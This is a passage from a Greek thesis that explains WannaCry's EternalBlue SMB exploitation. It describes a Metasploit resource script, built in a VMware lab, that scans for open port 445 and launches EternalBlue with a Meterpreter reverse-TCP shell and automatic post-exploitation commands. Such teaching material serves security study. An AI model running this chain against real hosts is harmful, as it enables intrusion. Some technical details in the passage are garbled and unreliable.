
Έπειτα από μερικές ημέρες η Microsoft ανακοίνωσε την δημοσίευση μιας σημαντικής ενημέρωσης που αφορούσε όλα τα λειτουργικά συστήματα των Windows που ήταν ευάλωτα στο eternal blue exploit, με αποτέλεσμα να σταματήσει η συγκεκριμένη κυβερνοεπίθεση. Σύμφωνα με στοιχεία της Europol παραπάνω από 200.000 ηλεκτρονικοί υπολογιστές μολύνθηκαν σε 150 χώρες. Ένας από τους μεγαλύτερους οργανισμούς που επλήγησαν από την επίθεση ήταν τα νοσοκομεία της Εθνικής Υπηρεσίας Υγείας στην Αγγλία και την Σκωτία. Πάνω από 70.000 συσκευές μολύνθηκαν συμπεριλαμβανομένων ηλεκτρονικών υπολογιστών, σαρωτών μαγνητικής τομογραφίας και ψυγείων αίματος. Η οικονομική ζημιά που προκάλεσε το WannaCry εκτιμάται ότι είναι περισσότερη από 4 δισεκατομμύρια δολάρια.[14][15]

3.2.1 Πως λειτουργεί

Όπως αναφέρθηκε παραπάνω το WannaCry εκμεταλλεύεται την ευπάθεια στο πρωτόκολλο του SMB με σκοπό να θέσει σε κίνδυνο ηλεκτρονικούς υπολογιστές, να φορτώσει κακόβουλο λογισμικό και να μεταδοθεί σε άλλους ηλεκτρονικούς υπολογιστές εντός δικτύου. Η επίθεση αυτή χρησιμοποιεί την έκδοση SMB 1 και την πόρτα TCP 445 για να μεταδοθεί. Το πρωτόκολλο SMB παρέχει τις λεγόμενες Συναλλαγές SMB (SMB transactions). Η χρήση των συναλλαγών SMB επιτρέπει την ατομική ανάγνωση και εγγραφή μεταξύ ενός SMB client και server. Εάν το αίτημα


μηνύματος είναι μεγαλύτερο από το SMB «MaxBufferSize», τα υπόλοιπα μηνύματα αποστέλλονται ως δευτερεύοντα αιτήματα με αποτέλεσμα να δημιουργείται buffer overflow. Η ευπάθεια αυτή επηρεάζει τον πυρήνα srv2.sys και ενεργοποιείται από παραμορφωμένα δευτερεύοντα αιτήματα Trans2.

Μετά την αρχική χειραψία SMB, η οποία αποτελείται από ένα αίτημα / απάντηση διαπραγμάτευσης πρωτοκόλλου και ένα αίτημα / απάντηση ρύθμισης περιόδου σύνδεσης, το ransomware συνδέεται με το κοινόχρηστο IPC $ στο απομακρυσμένο μηχάνημα. Ένα άλλο χαρακτηριστικό αυτής της επίθεσης είναι ότι το κακόβουλο λογισμικό έχει ρυθμιστεί ώστε να συνδέεται με μια «hardcoded» τοπική IP διεύθυνση , όπως φαίνεται στην παρακάτω εικόνα.




Εικόνα 6: Σύνδεση με το IPC$ Share [11]

Στη συνέχεια στέλνει ένα αρχικό αίτημα «NT Trans», το οποίο είναι ένα μεγάλου μεγέθους «payload» και αποτελείται από μια ακολουθία NOPs, όπως φαίνεται στην *Εικόνα 7*. Αυτό που ουσιαστικά κάνει είναι να μετακινεί την τωρινή κατάσταση του SMB server σε ένα σημείο του κώδικα όπου υπάρχει ευπάθεια, έτσι ώστε ο επιτιθέμενος να το εκμεταλλευτεί και να επιτεθεί χρησιμοποιώντας ένα ειδικά διαμορφωμένο πακέτο.



Εικόνα 7: Προετοιμάζοντας την επίθεση μέσω NT Trans[11]

Στην γλώσσα του πρωτοκόλλου SMB, το μεγάλο αίτημα «NT Trans» οδηγεί σε πολλαπλά δευτερεύοντα αιτήματα Trans2, για να φιλοξενήσει το μεγάλο μέγεθος του αιτήματος. Αυτά τα δευτερεύοντα αιτήματα Trans2 είναι παραμορφωμένα, όπως φαίνεται στο σχήμα 3 τα οποία λειτουργούν ως σημείο ενεργοποίησης για την ευπάθεια. Τα δεδομένα του αιτήματος περιέχουν το «shellcode» και το κρυπτογραφημένο «payload», το οποίο χρησιμοποιείται ως εκκίνηση για το κακόβουλο λογισμικό στο απομακρυσμένο μηχάνημα.




Εικόνα 8: Buffer overflow[11]

Αφότου λοιπόν έχει εκμεταλλευτεί με επιτυχία η ευπάθεια του πρωτοκόλλου, φορτώνεται στο απομακρυσμένο ηλεκτρονικό υπολογιστή-θύμα ένα κρυπτογραφημένο «payload» που περιέχει το stager για το κακόβουλο λογισμικό. Το «payload» αυτό εκκινεί μια υπηρεσία στον ηλεκτρονικό υπολογιστή που ονομάζεται «mssecvc» μέσα από την διεργασίας lass.H Lass είναι μία διεργασία του λειτουργικού συστήματος των Windows που επιβάλλει την πολιτική ασφαλείας στο σύστημα. Επίσης επαληθεύει τους χρήστες που συνδέονται σε ένα Windows διακομιστή ή σε ένα ηλεκτρονικό υπολογιστή, διαχειρίζεται την αλλαγές κωδικών πρόσβασης, δημιουργεί «tokens» πρόσβασης και γράφει στο αρχείο καταγραφής ασφαλείας των Windows. Η υπηρεσία «mssecvc» σαρώνει το τοπικό δίκτυο και το διαδίκτυο για μηχανές που είναι προσβάσιμες και έχουν εκτεθειμένες θύρες SMB. Στην συνέχεια χρησιμοποιεί την προαναφερθείσα ευπάθεια για να αποκτήσει πρόσβαση σε ένα άλλο απομακρυσμένο μηχάνημα και να στείλει σε αυτό, το «malware» ολοκληρώνοντας έτσι ένα πλήρη κύκλο. Όλες αυτές οι δραστηριότητας συμβαίνουν πολύ γρήγορα και η επίθεση διαπερνά όλα τα μηχανήματα σε ένα τοπικό δίκτυο εντός λίγων λεπτών.

Το ransomware περιέχει δύο μέρη, το κύριο εκτελέσιμο αρχείο που περιέχει τον κώδικα για την σάρωση του δικτύου και την χρησιμοποίηση της ευπάθειας SMB σε προσβάσιμα μηχανήματα. Μέσα στο εκτελέσιμο αρχείο είναι ενσωματωμένο και ένα ακόμα εκτελέσιμο αρχείο που περιέχει τον κώδικα του ransomware. Ο κώδικας αυτός περιέχει ένα zip αρχείο με κρυπτογραφημένα κλειδιά, εικόνες, τον TOR client και δύο ακόμα εκτελέσιμα αρχεία: to taskdl.exe and tasse.exe. [11]

4. Εργαστηριακό περιβάλλον

Για την ανάπτυξη του κώδικα εκμετάλλευσης που παρουσιάζεται στο κεφάλαιο 5 καθώς και για την μεταφορά ενός buffer overflow exploit στο περιβάλλον του metasploit (κεφάλαιο 6), απαιτείται η δημιουργία ενός εργαστηριακού περιβάλλονοντος. Για τον λόγο αυτό εγκαταστάθηκε το πρόγραμμα VMWare Workstation 14 Player.




Εικόνα 9: VMWare Workstation

Το VMWare Workstation επιτρέπει στους χρήστες να εγκαταστήσουν εικονικές μηχανές σε ένα μόνο φυσικό μηχάνημα και να τις χρησιμοποιήσουν ταυτόχρονα μαζί με το πραγματικό μηχάνημα. Κάθε εικονική μηχανή μπορεί να εκτελέσει το δικό της λειτουργικό σύστημα, συμπεριλαμβανομένων των εκδόσεων των Microsoft Windows, Linux, BSD και MS-DOS. Υποστηρίζει επίσης τη γεφύρωση υφιστάμενων προσαρμογών δικτύου κεντρικού υπολογιστή και τη κοινή χρήση φυσικών μονάδων δίσκου και συσκευών USB με μια εικονική μηχανή. Ένα αρχείο εικόνας ISO μπορεί να προσαρτηθεί ως μια εικονική μονάδα οπτικού δίσκου και οι εικονικές μονάδες σκληρού δίσκου υλοποιούνται ως αρχεία .vmdk.[5][6] Για τον σκοπό της παρούσας διπλωματικής χρησιμοποιήθηκαν τα ακόλουθα λειτουργικά συστήματα:

- Kali Linux
- Windows 7 SP1
- Windows XP SP3


5. Αυτοματοποίηση της διαδικασίας εύρεσης λειτουργικού συστήματος ευάλωτο στο «eternal blue exploit»

Στο πλαίσιο αυτής της διπλωματικής, με σκοπό να αυτοματοποιηθεί η διαδικασία εύρεσης λειτουργικού συστήματος ευάλωτου στο «eternal blue exploit", αναπτύχθηκε κώδικας στην γλώσσα προγραμματισμού «ruby» (*Εικόνα 10*). Το όνομα του αρχείου που περιέχει τον κώδικα αυτό είναι *test.rc.* Στην τοποθεσία */usr/share/metapsloit-framework/scripts/resource/* βρίσκονται υποθηκευμένα όλα τα «script» αρχεία που χρησιμοποιεί το metasploit. Ως εκ τούτου, το εν λόγω αρχείο αποθηκεύτηκε στην τοποθεσία αυτή ώστε να μπορεί να φορτωθεί στο metasploit.




Εικόνα 10: Κώδικας

Αρχικά, με την εντολή *run_single("nmap -p445 192.168.1.1-10 -oN /usr/share/metasploit-framework/scripts/resource/results.txt")* ενεργοποιείται το εργαλείο «nmap», το οποίο σαρώνει το δίκτυο ώστε να βρεθούν τυχόν λειτουργικά συστήματα που είναι ευάλωτα στο eternal blue. Πιο αναλυτικά, οι εσωτερικές IP διευθύνσεις του δικτύου από την 192.168.1.1 έως και την 192.168.1.10 σαρώθηκαν, με σκοπό να διαπιστωθεί αν σε κάποια από τις εν λόγω διευθύνσεις είναι ανοιχτή η πόρτα 443. Με την παράμετρο *-oN* δίνεται η δυνατότητα στο δημιουργό του κώδικα να αποθηκευτούν τα αποτελέσματα της σάρωσης στον τύπο αρχείου που επιθυμεί. Στην συγκεκριμένη περίπτωση τα αποτελέσματα επιλέχθηκαν να αποθηκευτούν στο αρχείο *results.txt,* το οποίο βρίσκεται στο ίδιο φάκελο με το αρχείο *test.rc* (*Εικόνα 11*). Η εντολή *run_single* επιτρέπει να τρέχουν εντολές του metasploit στην γραμμή εντολών.



Εικόνα 11: Τοποθεσία αρχείου

Τα δύο αυτά αρχεία πρέπει να βρίσκονται στην ίδια τοποθεσία διότι ο κώδικας ψάχνει το περιεχόμενο του αρχείου *results.txt*, ώστε να αντλήσει δεδομένα από αυτό. Τα αποτελέσματα της σάρωσης φαίνονται στην παρακάτω φωτογραφία.




Εικόνα 12: Αποτελέσματα σάρωσης

Όπως διακρίνεται βρέθηκε στο δίκτυο, λειτουργικό σύστημα (Windows 7 SP1 VM) που έχει ανοιχτή την πόρτα 445 και ως εκ τούτου είναι ευάλωτο στο «eternal blue exploit».

Το επόμενο πράγμα που υλοποιήθηκε στον κώδικα είναι, όταν βρεθεί στο *results.txt* η πόρτα 445 ανοιχτή, να αποθηκεύεται σε μια μεταβλητή η ευάλωτη IP

διεύθυνση. Ως εκ τούτου ο κώδικας διαβάζει κάθε γραμμή του συγκεκριμένου αρχείου και αποθηκεύει το περιεχόμενό της σε ένα πίνακα. Όταν βρει λοιπόν την φράση «445/tcp open» σε μια από τις γραμμές του αρχείου, αποθηκεύει την IP διεύθυνση που βρίσκεται 4 γραμμές πάνω από την εν λόγω φράση, στην μεταβλητή *IP_tc* ώστε να χρησιμοποιηθεί αργότερα.


Αφού αναγνωρίστηκε η ευάλωτη IP διεύθυνση, χρησιμοποιήθηκε η εντολή *run_single,* η οποία όπως ανέφερα και προηγουμένως, επιτρέπει να τρέχουν εντολές του metasploit στην γραμμή εντολών. Αρχικά ορίστηκε ως exploit το «eternal blue»,το οποίο χρησιμοποιήθηκε για να γίνει η επίθεση. Σαν αρχική παράμετρος τέθηκε το payload *windows/64/meterpreter/reverse_tcp,* καθώς ο υπολογιστής που είναι ευάλωτος έχει λειτουργικό σύστημα Windows 64bit, η σύνδεση θα γίνει από το υπολογιστή του επιτιθέμενου προς τον ευάλωτο υπολογιστή και μόλις πραγματοποιηθεί αυτή να ανοίξει ένα meterpreter shell. Έπειτα τέθηκε η IP διεύθυνση του ευάλωτου υπολογιστή (RHOST), η οποία είναι αποθηκευμένη στην μεταβλητή *IP_tc*, καθώς και η IP διεύθυνση του επιτιθέμενου υπολογιστή (LHOST), η οποία είναι αποθηκευμένη στην μεταβλητή *ipadd*. Η εντολή *ipadd=socket.ip_address_list[1].ip_address* αποθηκεύει την εσωτερική IP διεύθυνση του επιτιθέμενου υπολογιστή στην μεταβλητή ipadd σαν συμβολοσειρά. Τέλος η εντολή *set AUTORUNSCRIPT multi_console_command –r /root/commands* επιτρέπει αφού γίνει η επίθεση και ανοίξει meterpreter shell, να τρέξουν αυτόματα δύο «post-exploitation» εντολές που βρίσκονται μέσα στο αρχείο *commands.*[3][9][10]



Εικόνα 13: Post exploitation εντολές

